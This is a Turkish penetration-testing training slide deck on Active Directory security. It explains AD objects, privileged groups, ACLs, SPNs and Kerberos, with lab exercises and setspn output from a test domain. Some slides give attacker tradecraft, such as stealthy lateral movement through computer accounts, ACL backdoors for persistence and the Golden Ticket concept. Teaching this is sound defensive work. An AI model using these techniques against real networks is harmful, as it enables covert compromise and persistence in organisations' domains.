

Active Directory Security Assessment

Furkan ÖZER
Mayıs 2022

Hakkımda

- Yıldız Teknik Üniversitesi – Bilgisayar Mühendisliği – 2018
- Sızma Testi Uzmanı – 2016
- Forestall – Kurucu Ortak – 2020
- LockedShields – Yeşil Takım Üyesi - 2019
- CS RANGER, OSCP, OSCE, CRTP, AWS CSAA
- frknozr.github.io / forestall.io/blog
- Twitter/Github/Gitlab - frknozr
- Borabay, Invoke-Ulubat, Kangal

Ajanda

- Active Directory
- Mantıksal Birimler ve Obje Türleri
- Yetkili ve Yönetici (Admin) Objeler
- Access Control Entry ve Access Control List Yapıları
- Hash Türleri
- Kimlik Doğrulama Protokolleri
 - Kerberos
 - Protokol Temelleri
 - Double Hop Sorunu
 - Delegasyon Türleri
 - NTLM
- Trust Yapıları
- Bilgi Toplama
 - Powershell ile Bilgi Toplama
 - LDAP ile Bilgi Toplama
 - WINNT Protokolü ile Bilgi Toplama
- Yatayda Yayılma / Yetki Yükseltme
 - Pass the Hash
 - Overpass the Hash
 - Pass the Ticket
 - ASREPROasting
 - Kerberoasting
 - Privexchange
 - Group Policy Preferences
 - Constrained Delegation Exploitation

Ajanda

- Kalıcılık Sağlama
 - DCSync
 - DCShadow
 - ACL Backdoor
 - AdminSDHolder Backdoor
 - Skeleton Key Backdoor
- Domainler/Forestlar Arası Geçiş
 - Unconstrained Delegation with Spool Service
 - SID History Injection
 - Trust Key Exploitation

ACTIVE DIRECTORY TEMELLERİ



Active Directory

Active Directory

Active Directory Temelleri


- Microsoft tarafından geliştirilmiş ve 2000 yılında kullanılmaya başlanmıştır.
- Kurum bünyesindeki kullanıcıları, bilgisayarları, erişim yetkilerini, parolaları vb yönetmek için kullanılan **hiyerarşik** ve **merkezi** bir altyapıdır.
- Objeler için kimlik doğrulama (Authentication) ve yetkilendirme (Authorization) işlevlerini gerçekleştirmektedir.
- Ağaç yapısı şeklinde yapılandırılmıştır ve mantıksal objelerle bölümlere ayrılmıştır.



Mantıksal Birimler ve Obje Türleri

Active Directory Temelleri

- **Forest:** Çoğu zaman bir kurumun tüm Active Directory ortamını barındıran en geniş mantıksal birimdir. Fakat bazı senaryolarda bir kurum içerisinde birden fazla Forest da bulunabilir.
- **Domain:** Küçük ve orta ölçekli kurumlarda tüm Active Directory ortamını barındıran mantıksal birimdir. Fakat büyük organizasyonlarda farklı departmanlar için farklı Domain yapıları kullanılmaktadır.
- **Organizational Unit:** Objelerin daha iyi yönetilebilmesi ve rollerine göre ayrılabilmesi için kullanılan konteynerlerdir.
- **Group:** Objelerin gruplanması, yetkilerinin kolayca yönetilebilmesi ve aktarılabilmesi için kullanılan birimlerdir.



Mantıksal Birimler ve Obje Türleri

Active Directory Temelleri

- **Kullanıcı (User):** Çalışanların kurum bünyesinde bilgisayarlara ve sunuculara oturum açarken, e-posta sistemine oturum açarken kullandıkları hesaplardır.
- Kullanıcı hesapları çalışanlara tanımlandığı gibi servisler için de tanımlanabilmektedir. Bu tip kullanıcılar otomatize bir şekilde çalışmaktadır.
- **Bilgisayar:** Active Directory ortamına dahil bilgisayarlara ait bilgilerin tutulduğu birimlerdir. Bu hesaplar da Active Directory ortamında otomatize bir şekilde oturum açmaktadır.



Önemli Not

Active Directory Temelleri

- Bilgisayar hesaplarının da kullanıcı hesapları gibi parolaları bulunmaktadır. Fakat bu parolalar otomatize olarak belirlenmiş karmaşık değerlerdir.
- Bilgisayar hesapları da kullanıcı hesapları gibi oturum açma için kullanılabilir.
- Bu nedenle yatayda yayılma ve yetki yükseltme amacıyla bilgisayar hesapları kullanılarak daha az tespit edilecek şekilde ilerlenebilir.

Mantıksal Birimler ve Obje Türleri

Active Directory Temelleri

- **GPO (Group Policy Object):** Objelerin merkezi şekilde yönetimini sağlayabilmek adına kullanılan politika dokümanlarıdır. Kullanıcılara ve bilgisayarlara uygulanabilmektedir.
- Group Policy objeleri Domain, OU ve Site yapıları üzerinden uygulanabilmektedir.
- **Managed Service Account:** Servis hesaplarının otomatize bir şekilde yönetimini sağlamak adına oluşturulmuş objelerdir.
- Bu objelerin parolaları otomatize bir şekilde belirlenmekte ve periyodik olarak değiştirilmektedir.

Active Directory Users and Computers	
Active Directory Users and Computers	
> Saved Queries	
▼ fslab.local	
.SecFrame.com	
> Admin	
BuiltIn	
Computers	
> Domain Controllers	
ForeignSecurityPrincipals	
Grouper-Groups	
> Keys	
> LostAndFound	
> Managed Service Accounts	
> People	
> Program Data	
> Quarantine	
> Stage	
> System	
> Testing	
> Tier 1	
> Tier 2	
Users	
NTDS Quotas	
TPM Devices	
Name	
CELIA_DEJESUS	
JEFFERY_BEARD	
MARINA_VELASQUEZ	
NE-albertoru-distlist	
QUINN_SHANNON	
RONNY_CARROLL	
Staging	
Tier 0	
Tier 1	
Tier 2	
TROY_REYES	
UL-estrellas-admingroup	

Önemli Not


Active Directory Temelleri

- **Domain, Organizational Unit ve Site** objeler kendilerine uygulanan **Group Policy** objelerini **gerekli koşullara göre** barındırdıkları objelere iletirler.
 - BlockInheritance
 - Enforcement
 - Precedence
 - L(ocal)S(ite)D(omain)OU
- Group Policy objeleri nihai olarak **bilgisayarlar** ve **kullanıcılar** üzerinde etkilidir.
- Bu nedenle Group Policy analizleri tüm bu süreç göz önüne alınarak gerçekleştirilmelidir.

Yetkili ve Admin Objeler

Active Directory Temelleri

- **Domain Controller:** Active Directory ortamının yönetimini sağlayan ve merkezi veritabanını barındıran sunuculardır.
- Bu sunucu üzerinde komut çalıştırılabilirse veya bu sunucunun bilgisayar hesabı ele geçirilebilirse tüm Active Directory ortamı ele geçirilebilir.
- **Admin Gruplar**
 - **Administrators:** Domain üzerinde tüm yetkiye sahip gruptur.
 - **Domain Admins:** Domain üzerinde tüm yetkiye sahip gruptur.
 - **Enterprise Admins:** Birden fazla domain bulunan bir ortamda tüm domainlerde tüm yetkiye sahip gruptur.




Yetkili ve Admin Objeler

Active Directory Temelleri

- **Yetkili Gruplar**

- **DnsAdmins:** DNS sunucusu üzerinde DLL ile komut çalıştırma yetkisine sahiptirler.
- **Group Policy Creator Owners:** Group Policy objesi oluşturma yetkisine sahiptirler.
- **Print Operators:** Sunucularda yazıcı ve yazıcı sürücüsü (driver) ekleyerek komut çalıştırma yetkisine sahiptirler.
- **Server Operators:** Sunucuların yönetimini gerçekleştirme yetkisine sahiptirler.
- **Account Operators:** Active Directory hesaplarının yönetimini gerçekleştirme yetkisine sahiptirler.



Önemli Not

Active Directory Temelleri

- **Gruplar** bünyesindeki yetkileri (ACL, Local Admin vb) barındırdıkları/üye objelere aktarırlar.
- Bu nedenle iç içe (nested) grup üyelikleri detaylı olarak incelenmelidir.

Uygulama

Active Directory Temelleri

- Domain Controller sunucusu üzerinde oturum açınız.
- **Active Directory Users and Computers** uygulamasını açınız.
- Active Directory ortamındaki objeleri, obje özelliklerini ve grup üyeliklerini inceleyiniz.
- Bir adet kullanıcı hesabı oluşturunuz.
- Oluşturduğunuz kullanıcıyı Domain Admins grubuna ekleyiniz.
- Bir adet Organizational Unit oluşturunuz. Oluşturduğunuz kullanıcıyı bu OU içerisine taşıyınız.
- Bir adet Group Policy objesi oluşturunuz. Oluşturduğunuz GPO'yu OU'ya bağlayınız.(link)

ACE ve ACL Yapıları

Active Directory Temelleri

- Active Directory ortamında yetkilendirme politikaları çok detaylı bir şekilde tanımlanabilmektedir.
- Bu bilgiler domain veritabanında objelerin içerisinde bulunmaktadır.
- **ACE (Access Control Entry):** Yetkilendirme tanımı için kullanılan tekil girdilerdir.
- **ACL (Access Control List):** Yetkilendirme tanımlarının birlikte oluşturduğu ve objeye erişimlerin nihai kurallarını barındıran girdilerdir.
 - **DACL (Discretionary ACL):** Yetkilendirme için kullanılan ACL girdileridir.
 - **SACL (System ACL):** Objeye erişimin kayıt altına alınması için kullanılan ACL girdileridir.
- **Owner:** Objenin sahibini belirtir, obje sahibinin obje üzerinde herhangi bir değişikliği yapma yetkisi bulunmaktadır.
- **GenericAll:** Objeye ile ilgili tüm değişiklikleri yapma yetkisidir.
- **GenericWrite:** Objenin tüm değerlerine (attribute) yazma yetkisidir.
- **WriteDACL:** Objeye üzerindeki yetkileri düzenleme yetkisidir.
- **Extended-Rights:** Objeye üzerinde çeşitli değerler üzerinde yazma yetkisidir.
 - Force-Change-Password, GetChanges, WriteProperty

Önemli Not

Active Directory Temelleri

- **ACE/ACL** yapıları ile çok detaylı ve spesifik yetkilendirmeler yapılabilmektedir.
- Bu nedenle bu mekanizma tespiti zor bir arka kapı (backdoor) olarak kalıcılık (persistence) amacıyla kullanılabilmektedir.
- Ele geçirdiğiniz bir hesabı yetkili bir gruba eklemektense yetkili bir grup üyesi üzerinde ACL backdoor oluşturmak daha az tespit edilen bir yöntemdir.

Uygulama

Active Directory Temelleri

- Domain Controller sunucusu üzerinde oturum açınız.
- **Active Directory Users and Computers** uygulamasını açınız.
- Active Directory ortamındaki objeleri üzerindeki ACL değerlerini inceleyiniz.
- Bir adet kullanıcı hesabı oluşturunuz.
- Oluşturduğunuz kullanıcı'dan daha önceki kullanıcıya **Force-Change-Password** ACE tanımlayınız.

Kimlik Doğrulama Protokolleri

Active Directory Temelleri

- Active Directory ortamında kimlik doğrulama amacıyla çoğunlukla NTLM ve Kerberos protokolleri kullanılmaktadır.
- NTLM protokolü hem lokal hem de domain bazında kimlik doğrulama için kullanılabilir. Fakat Kerberos kimlik doğrulama için Domain Controller sunucusuna erişim gereklidir.
- NTLM protokolü üzerinde çeşitli güvenlik eksiklikleri bulunmakta ve kullanılmaması önerilmektedir. Fakat bağımlılıklardan dolayı kullanımı hala devam ediyor.
- Bu protokollerin asıl amacı ağ üzerinden herhangi bir parola verisi göndermeden kimlik doğrulama yapabilmektir.



Service Principal Name

Active Directory Temelleri


- Service Principal Name (SPN) değerleri objeler üzerinde bulunmakta ve objenin hangi servisi yönettiğini göstermektedir.
- Kerberos protokolünde servise erişim sırasında ve kontroller sırasında bu değer kullanılmaktadır.
- SPN değeri aşağıdaki formatlar olabilmektedir.
 - {Service Name} / {Host FQDN or NETBIOS Name} / {Port} / {Instance Name}
 - MSSQLSVC/SQLSRV01.fslab.local:1433:instance
 - MSSQLSVC/SQLSRV01.fslab.local:1433
 - MSSQLSVC/SQLSRV01.fslab.local
 - MSSQLSVC/SQLSRV01

```
PS C:\Users\Administrator> setspn.exe -q */*
Checking domain DC=fslab,DC=local
CN=DC,OU=Domain Controllers,DC=fslab,DC=local
TERMSRV/DC
TERMSRV/dc.fslab.local
GC/dc.fslab.local/fslab.local
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/dc.fslab.local
ldap/dc.fslab.local/ForestDnsZones.fslab.local
ldap/dc.fslab.local/DomainDnsZones.fslab.local
DNS/dc.fslab.local
RestrictedKrbHost/dc.fslab.local
RestrictedKrbHost/DC
RPC/fd8263c9-ecaa-43ec-af47-c8ca40f9bf8a._msdcs.fslab.local
HOST/DC/FSLAB
HOST/dc.fslab.local/FSLAB
HOST/DC
HOST/dc.fslab.local
HOST/dc.fslab.local/fslab.local
E3514235-4B06-11D1-AB04-00C04FC2DCD2/fd8263c9-ecaa-43ec-af47-c8ca40f9bf8a/fslab.local
ldap/DC/FSLAB
ldap/fd8263c9-ecaa-43ec-af47-c8ca40f9bf8a._msdcs.fslab.local
ldap/dc.fslab.local/FSLAB
ldap/DC
ldap/dc.fslab.local
ldap/dc.fslab.local/fslab.local
CN=krbtgt,CN=Users,DC=fslab,DC=local
kadmin/changepw
CN=WS02,CN=Computers,DC=fslab,DC=local
TERMSRV/WS02
TERMSRV/ws02.fslab.local
E3514235-4B06-11D1-AB04-00C04FC2DCD2/ceb3aca8-a258-46ce-9d95-abb40eb6eada/fslab.local
WSMAN/ws02
WSMAN/ws02.fslab.local
CIFS/WS02
RestrictedKrbHost/WS02
HOST/WS02
RestrictedKrbHost/ws02.fslab.local
HOST/ws02.fslab.local
CN=mssql.admin,CN=Users,DC=fslab,DC=local
MSSQLSvc/ws02.fslab.local
CN=srvacc,CN=Managed Service Accounts,DC=fslab,DC=local
IISRV02/ws01.fslab.local
CN=srvacc1,CN=Managed Service Accounts,DC=fslab,DC=local
MSSQLSVC2/ws02.fslab.local
CN=TSTWVIR1000000,OU=TST,OU=Stage,DC=fslab,DC=local
HOST/TSTWVIR1000000
CN=SECWDBAS1000000,OU=Devices,OU=OGC,OU=Tier 1,DC=fslab,DC=local
HOST/SECWDBAS1000000
CN=TSTWAPPS1000001,OU=Devices,OU=G00,OU=Tier 1,DC=fslab,DC=local
HOST/TSTWAPPS1000001
CN=TSTWAPPS1000002,OU=Devices,OU=SEC,OU=Tier 2,DC=fslab,DC=local
HOST/TSTWAPPS1000002
```

Kerberos

Active Directory Temelleri


- Kerberos protokolü Active Directory altyapısının çalışabilmesi için gerekli ana kimlik doğrulama protokolüdür.
- DC üzerinde 88 numaralı portta çalışmaktadır.
- Protokolün çalışma sürecinde 3 taraf bulunmaktadır.
 - **İstemci (Client):** Bir sunucuya/servise erişmek için Kerberos kimlik doğrulama işlemini başlatır.
 - **Sunucu (Server):** Servisin üzerinde çalıştığı sunucudur. Kerberos protokolü sonucu istenen hizmeti sunmaktadır.
 - **KDC (Key Distribution Center)**
 - AS (Authentication Service)
 - TGS (Ticket Granting Service)



Kerberos

Active Directory Temelleri

- **KDC (Key Distribution Center):** Kerberos protokolü sırasında gerekli doğrulama işlemlerini ve bilet (ticket) üretmek işlemini yapan servistir.
- **AS (Authentication Server):** Kerberos'u başlatan istemcinin kimliğinin doğru olup olmadığını kontrol etmektedir.
- Bu servis doğrulama işlemini yaparken DC üzerindeki veritabanını kullanmaktadır. Bu veri tabanı içerisinde tüm objelerin parola özeti (hash) bulunmaktadır.
- **TGS (Ticket Granting Service):** Kerberos sürecinde biletlerin oluşturulmasını ve doğrulanmasını sağlayan servistir.



Kerberos

Active Directory Temelleri

- **KRBTGT:** Kerberos protokolünü ve KDC servisini yöneten kullanıcı hesabıdır.
- Kerberos sırasında kullanılan biletlerin bir kısmı bu hesabın parola özeti ile şifrelenmektedir.
- Eğer bu hesabın parola özeti ele geçirilebilirse domain ortamındaki tüm hesaplar için ticket oluşturulabilmektedir. Bu sayede domain ortamı ele geçirilmiş olur.
- Bu saldırı yöntemi Golden Ticket olarak adlandırılmaktadır.



Önemli Not


Active Directory Temelleri

- Protokol sadece kimlik doğrulama (Authentication) amacıyla kullanılmaktadır.
- Yetkilendirme (Authorization) aşamasında kullanılmamaktadır.
- Protokol yetkilendirmeye yönelik veriler taşısa da yetkilendirme işlevi servisler tarafından farklı yöntemlerle gerçekleştirilmektedir.

Kerberos – AS-REQ

Active Directory Temelleri

- Kullanıcının KDC üzerinde kimliğinin doğrulanması için yapılan ilk istektir.
- Paket içerisindeki kullanıcı adı, krbtgt SPN değeri ve nonce değeri açık bir şekilde gönderilmektedir.
- Zaman damgası (timestamp) değeri ise istemcinin parola özeti ile şifrelenmektedir.
- AS şifreli zaman damgasının şifresini çözer ve diğer bilgileri de kullanarak bir doğrulama gerçekleştirir.



Kerberos – AS-REQ

Active Directory Temelleri

The diagram illustrates the structure of a Kerberos AS-REQ packet. It is a tree view showing the following components:

- Kerberos**
 - Record Mark: 312 bytes
 - as-req**
 - pvno: 5
 - msg-type: krb-as-req (10)
 - padata: 2 items**
 - PA-DATA pA-ENC-TIMESTAMP** (Callout 1)
 - padata-type: pA-ENC-TIMESTAMP (2)
 - padata-value: 3041a003020112a23a0438a59bfac7578c7353fe4c7a0915d5836b17037068e46b211dd0...
 - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - cipher: a59bfac7578c7353fe4c7a0915d5836b17037068e46b211dd0b877680a74619a3f5c4df0...
 - PA-DATA pA-PAC-REQUEST
 - padata-type: pA-PAC-REQUEST (128)
 - padata-value: 3005a0030101ff
 - include-pac: True
 - req-body**
 - Padding: 0
 - kdc-options: 40810010
 - cname** (Callout 2)
 - name-type: kRB5-NT-PRINCIPAL (1)
 - cname-string: 1 item
 - CNameString: Administrator
 - realm: FSLAB.LOCAL
 - sname** (Callout 3)
 - name-type: kRB5-NT-SRV-INST (2)
 - sname-string: 2 items
 - SNameString: krbtgt
 - SNameString: FSLAB.LOCAL
 - till: 2037-09-13 02:48:05 (UTC)
 - rtime: 2037-09-13 02:48:05 (UTC)
